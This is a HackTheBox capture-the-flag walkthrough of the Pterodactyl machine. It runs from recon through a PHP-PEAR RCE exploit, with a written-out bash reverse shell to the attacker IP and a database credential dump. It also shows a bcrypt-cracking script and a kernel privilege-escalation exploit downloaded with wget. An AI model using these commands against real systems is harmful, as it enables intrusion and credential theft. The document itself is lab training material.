> For the complete documentation index, see [llms.txt](https://alham-rizvi.gitbook.io/alhamrizvi/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/pterodactyl-htb-hackthebox-writeup-or-by-alham-rizvi.md).
# Pterodactyl HTB — HackTheBox Writeup | By Alham Rizvi
#### Pterodactyl HTB — HackTheBox Walkthrough | By Alham Rizvi

Yo everyone, it’s yo Alham Rizvi again, and in this writeup we’re coming back with something really cool because this machine has finally been retired and now I’m really back with this Pterodactyl write up, This was honestly one of my favourite rooms because I already knew what Pterodactyl was before even touching the machine, This wasn’t just another regular box it actually involved a game server management panel which made the whole experience way more interesting.
For people who don’t know, Pterodactyl is basically a powerful open-source game server management panel used to host and manage servers for games like Minecraft, CS:GO, Rust and many others. A lot of communities and hosting providers use it because it gives users a clean web panel to control servers, manage files, start or stop instances, schedule tasks and much more.

So let’s not just spoil the machine immediately and instead let me quickly grab the attack chain diagram over here. Once again, you can honestly ignore this part for now because we’re going to cover every single thing in detailed.
So before jumping straight into commands and exploitation, here’s the attack chain diagram for the overall flow of the machine:
#### Reconnaissance
We started with a basic service enumeration against the target machine to identify exposed ports and running services.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ sudo nmap -sS -sV 10.129.58.121 -oN out.txt
[sudo] password for alhamrizvi:
Starting Nmap 7.92 ( https://nmap.org ) at 2026-05-14 01:16 IST
```
```
Nmap scan report for 10.129.58.121
Host is up (0.35s latency).
Not shown: 971 filtered tcp ports (no-response), 25 filtered tcp ports (admin-prohibited)
```
```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6 (protocol 2.0)
80/tcp open http nginx 1.21.5
443/tcp closed https
8080/tcp closed http-proxy
```
```
Service detection performed. Please report any incorrect results at .
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
```

The scan revealed two important open ports:
* **22/tcp** running SSH
* **80/tcp** running an nginx web server
Port 443 and 8080 were closed, meaning the main attack surface was likely the web application hosted on port 80.
The `-sS` option performs a stealth SYN scan while `-sV` attempts service version detection. The results were also saved into `out.txt` using `-oN`.
Since only HTTP was exposed, the next step was web enumeration.
**Host Resolution**
To properly access the virtual host, we added the discovered domain to `/etc/hosts`.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ echo "10.129.58.121 pterodactyl.htb" | sudo tee -a /etc/hosts
10.129.58.121 pterodactyl.htb
```
This maps the domain `pterodactyl.htb` to the target IP locally, allowing the browser and tools to resolve the hostname correctly.
After this step, the website became accessible through:
```
http://pterodactyl.htb
```
**Directory Enumeration**
With the web server identified, we started content discovery using Gobuster.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ gobuster dir -u http://pterodactyl.htb -w ~/SecLists/Discovery/Web-Content/common.txt -x php,html,txt,bak --exclude-length 145
```
Explanation of the command:
* `dir` → directory enumeration mode
* `-u` → target URL
* `-w` → wordlist used for brute forcing
* `-x` → search for additional extensions
* `--exclude-length 145` → ignore responses with body length 145 to reduce noise
Gobuster output:
```
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://pterodactyl.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/alhamrizvi/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 145
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.git/logs/.html (Status: 403) [Size: 153]
.hta (Status: 403) [Size: 153]
.hta.bak (Status: 403) [Size: 153]
.hta.html (Status: 403) [Size: 153]
.hta.txt (Status: 403) [Size: 153]
.htaccess (Status: 403) [Size: 153]
.htaccess.txt (Status: 403) [Size: 153]
.htaccess.bak (Status: 403) [Size: 153]
.htpasswd (Status: 403) [Size: 153]
.htaccess.html (Status: 403) [Size: 153]
.htpasswd.html (Status: 403) [Size: 153]
.htpasswd.txt (Status: 403) [Size: 153]
.htpasswd.bak (Status: 403) [Size: 153]
cgi-bin/.html (Status: 403) [Size: 153]
changelog.txt (Status: 200) [Size: 920]
index.php (Status: 200) [Size: 1686]
phpinfo.php (Status: 200) [Size: 73007]
Progress: 20060 / 23750 (84.46%)^C
```
Several interesting files were identified during enumeration.
**Changelog Reading**
**Command:**
```
alhamrizvi@alhams-fedora:~/pterodactyl$ curl -s http://pterodactyl.htb/changelog.txt
```
**Output:**
```
MonitorLand - CHANGELOG.txt
```
```
[Linked] Subdomain Configuration
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.
```
```
[Installed] Pterodactyl Panel v1.11.10
- Installed Pterodactyl Panel.
- Configured environment:
- PHP with required extensions.
- MariaDB 11.8.3 backend.
```
```
[Enhanced] PHP Capabilities
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
```
**Finding:** Four critical pieces of intel — a second subdomain (`play.pterodactyl.htb`), Pterodactyl Panel v1.11.10 is installed, PHP-PEAR is installed, and phpinfo() is exposed.
**Subdomain discovery**
Added the new subdomain and checked what it serves:
**Commands:**
```
echo "10.129.58.121 play.pterodactyl.htb" | sudo tee -a /etc/hosts
```
```
alhamrizvi@alhams-fedora:~/pterodactyl$curl -s
```
**Output from first curl (no redirect follow):**
```
302 Found
302 Found
nginx/1.21.5
```
**Output from second curl (following redirect with -L):** The request loops back to the main MonitorLand landing page.
**Finding:** `play.pterodactyl.htb` redirects back to the main site. The Pterodactyl panel is not exposed on this subdomain. The subdomain exists in nginx config but the panel itself is not directly reachable through it.
**phpinfo() Analysis**
**Command:**
```
alhamrizvi@alhams-fedora:~/pterodactyl$ curl -s http://pterodactyl.htb/phpinfo.php
```
Output is a full phpinfo page. Extracted the critical settings with a targeted grep:
**Command:**
```
alhamrizvi@alhams-fedora:~/pterodactyl$ curl -s "http://pterodactyl.htb/phpinfo.php" | grep -E "register_argc|include_path|open_basedir|upload_tmp_dir"
```
**Output:**
```
include_path .:/usr/share/php8:/usr/share/php/PEAR
open_basedir no value
register_argc_argv On
upload_tmp_dir no value
```
Additional findings from reading the full phpinfo output manually:
> **Setting — Value**
> PHP Version — 8.4.8
> Server API — FPM/FastCGI
> Document root — /var/www/html
> Process user — wwwrun
> disable\_functions — (none — completely empty)
> open\_basedir — (not set — can read anywhere on disk)
> register\_argc\_argv — On
> include\_path — .:/usr/share/php8:/usr/share/php/PEAR
> allow\_url\_fopen — On
> **Finding:** This is a textbook PHP-PEAR RCE setup. All four required conditions are present simultaneously.
**PEAR RCE Condition Verification**
**Why this matters:** The PHP-PEAR RCE technique abuses `pearcmd.php` which lives at `/usr/share/php/PEAR/pearcmd.php` — confirmed in the include path. When `register_argc_argv` is On, PHP passes the HTTP query string directly into `$argv`. PEAR's command parser reads `$argv` to decide what to do. The `config-create` command can be told to write a file to an arbitrary path. With no `open_basedir` restriction and no `disable_functions`, a file written to `/var/www/html/` is immediately executable as PHP.
**The entry point is `index.php`**, confirmed by gobuster. The request needs to hit a real PHP file — `index.php` serves that role. The correct exploit format passes the PEAR command as the raw query string so PHP populates `$argv` with it.
**Verified conditions:**
`register_argc_argv = On` — query string becomes `$argv` ✅
`include_path` contains `/usr/share/php/PEAR` — pearcmd is loadable ✅
`open_basedir` not set — can write anywhere the process user can ✅
`disable_functions` empty — system(), exec(), passthru() all available ✅
Process runs as `wwwrun` which owns `/var/www/html` ✅
#### Initial Access
**Exploit**
```
https://github.com/YoyoChaud/CVE-2025-49132
```
After confirming the target was vulnerable, I first checked my VPN interface because we were going to use a reverse shell payload pointing back to our tun0 address.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ ip a | grep tun0
6: tun0: mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
inet 10.10.15.1/23 brd 10.10.15.255 scope global tun0
```

Now that we had our VPN IP, we used the public exploit targeting the vulnerable Pterodactyl panel. The vulnerability existed in older versions of the panel and allowed unauthenticated remote code execution through `pearcmd`.
The exploit was executed with a classic bash reverse shell payload:
```
alhamrizvi@alhams-fedora:~/pterodactyl$ python3 exploit.py http://panel.pterodactyl.htb \
--rce-cmd "bash -c 'bash -i >& /dev/tcp/10.10.15.1/4444 0>&1'" \
--pear-dir /usr/share/php/PEAR
```
Before running the exploit, I already had a listener waiting on port `4444` using `ncat`.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ nc -lvnp 4444
```
A few seconds later, the target connected back to us successfully.
```
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.58.121.
Ncat: Connection from 10.129.58.121:40290.
....
bash: cannot set terminal process group (1227): Inappropriate ioctl for device
bash: no job control in this shell
wwwrun@pterodactyl:/var/www/pterodactyl/public>
...
cat /home/phileasfogg3/user.txt
REDACTED
```
After getting the initial shell as `wwwrun`, the next thing I usually do is look for credentials inside configuration files because web applications almost always store database credentials somewhere locally.
Since this was a Pterodactyl installation, we already knew the panel would be using a backend database. Using the credentials found in the application configuration, I connected to the local MariaDB instance and dumped the users table.
```
wwwrun@pterodactyl:/var/www/pterodactyl/public> mysql -u pterodactyl -pPteraPanel -h 127.0.0.1 \
-e "USE panel; SELECT username,email,password FROM users;"
```
The query returned two user accounts along with their bcrypt password hashes.
```
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
username email password
headmonitor headmonitor@pterodactyl.htb $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2
phileasfogg3 phileasfogg3@pterodactyl.htb $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi
```
Instead of manually preparing hash files every single time, I actually made a small Python automation script for cracking hashes during boxes and labs. The script automatically checks whether `hashcat` or `john` exists on the system, writes the hash into a temporary file and starts the cracking process directly.
All you really need to change is the target hash and optionally the wordlist path.
```
#!/usr/bin/env python3
import subprocess
import sys
import os
import shutil
HASH = "$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi"
HASH_FILE = "/tmp/ptero_hash.txt"
WORDLIST = os.path.expanduser("~/SecLists/Passwords/Leaked-Databases/rockyou.txt")
def check_tools():
for tool in ["hashcat", "john"]:
if shutil.which(tool):
return tool
return None
def crack_with_hashcat(wordlist):
with open(HASH_FILE, "w") as f:
f.write(HASH + "\n")
print(f"[*] Hash saved to {HASH_FILE}")
print(f"[*] Wordlist: {wordlist}")
print(f"[*] Mode: 3200 (bcrypt)")
print(f"[*] Running hashcat... (bcrypt is slow, be patient)\n")
cmd = ["hashcat", "-m", "3200", "-a", "0", HASH_FILE, wordlist, "--force"]
subprocess.run(cmd)
print("\n[*] Checking result...")
result = subprocess.run(
["hashcat", "-m", "3200", HASH_FILE, wordlist, "--show", "--force"],
capture_output=True, text=True
)
if result.stdout.strip():
parts = result.stdout.strip().split(":")
if len(parts) >= 2:
print(f"\n[+] CRACKED: {parts[-1]}")
else:
print("[-] Not found in wordlist.")
def crack_with_john(wordlist):
with open(HASH_FILE, "w") as f:
f.write(f"phileasfogg3:{HASH}\n")
print(f"[*] Running john...\n")
subprocess.run(["john", f"--wordlist={wordlist}", HASH_FILE])
result = subprocess.run(
["john", "--show", HASH_FILE],
capture_output=True, text=True
)
print(result.stdout)
def main():
wordlist = WORDLIST
if len(sys.argv) > 1:
wordlist = sys.argv[1]
if not os.path.exists(wordlist):
print(f"[-] Wordlist not found: {wordlist}")
print(f" Usage: python3 crack_hash.py /path/to/rockyou.txt")
sys.exit(1)
tool = check_tools()
if not tool:
print("[-] Neither hashcat nor john found. Install one first.")
sys.exit(1)
print(f"[*] Using tool: {tool}")
print(f"[*] Target hash: {HASH}\n")
if tool == "hashcat":
crack_with_hashcat(wordlist)
else:
crack_with_john(wordlist)
if __name__ == "__main__":
main()
```
After replacing the hash with the one we extracted from the database, the script successfully cracked the bcrypt password using the `rockyou.txt` wordlist. Since bcrypt is computationally expensive, the cracking process was slower compared to weaker hashes, but eventually we recovered valid credentials for the user account.
The bcrypt hash was eventually cracked successfully and revealed the password:
```
!QAZ2wsx
```
Since one of the recovered usernames was `phileasfogg3`, I immediately tried the credentials over SSH for a more stable shell instead of continuing through the limited web shell.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ ssh phileasfogg3@pterodactyl.htb
(phileasfogg3@pterodactyl.htb) Password:
...
```
#### Privelege Escalation
Now for the privilege escalation part, I honestly didn’t want to waste too much time trying random enumeration tricks because one thing immediately stood out , Python was not installed on the machine. That basically killed a few common privilege escalation paths and some local exploitation scripts I normally like using.

So instead, I decided to go after the `Dirty Fragmentation` vulnerability (`DirtyFrag`) which affected vulnerable Linux kernels and allowed local privilege escalation to root.
[https://github.com/V4bel/dirtyfrag/blob/master/exp.c](https://medium.com/r/?url=https%3A%2F%2Fgithub.com%2FV4bel%2Fdirtyfrag%2Fblob%2Fmaster%2Fexp.c)
The exploit source code was publicly available, so I grabbed it from the GitHub repository and compiled it locally on my attack machine because the target itself did not even have `gcc` installed.
First, I compiled the exploit statically on my local machine:
```
alhamrizvi@alhams-fedora:~/pterodactyl$ gcc exploit.c -o exploit -lpthread
```
After compiling the binary, I hosted it using a simple Python HTTP server.
```
alhamrizvi@alhams-fedora:~/pterodactyl$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.58.121 - - [14/May/2026 02:31:37] "GET /exploit HTTP/1.1" 200 -
```
Then from the target machine, I downloaded the exploit binary directly using `wget`.
```
phileasfogg3@pterodactyl:~> wget http://10.10.15.1:8000/exploit
--2026-05-14 00:01:37-- http://10.10.15.1:8000/exploit
Connecting to 10.10.15.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55344 (54K) [application/octet-stream]
Saving to: 'exploit'
exploit 100%[===================================================>] 54.05K 84.9KB/s in 0.6s
2026-05-14 00:01:38 (84.9 KB/s) - 'exploit' saved [55344/55344]
```
I gave execution permissions to the actual exploit binary.
```
phileasfogg3@pterodactyl:~> chmod +x exploit
```
Then I simply executed the exploit.
```
phileasfogg3@pterodactyl:~> ./exploit
```
A shell immediately spawned, And just like that, we had full root access.
```
pterodactyl:/home/phileasfogg3 # whoami
root
```
The privilege escalation on this machine was honestly very straightforward once the vulnerable kernel was identified. Since development tools were missing from the target, compiling locally and transferring the binary ended up being the fastest route to full compromise.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/pterodactyl-htb-hackthebox-writeup-or-by-alham-rizvi.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.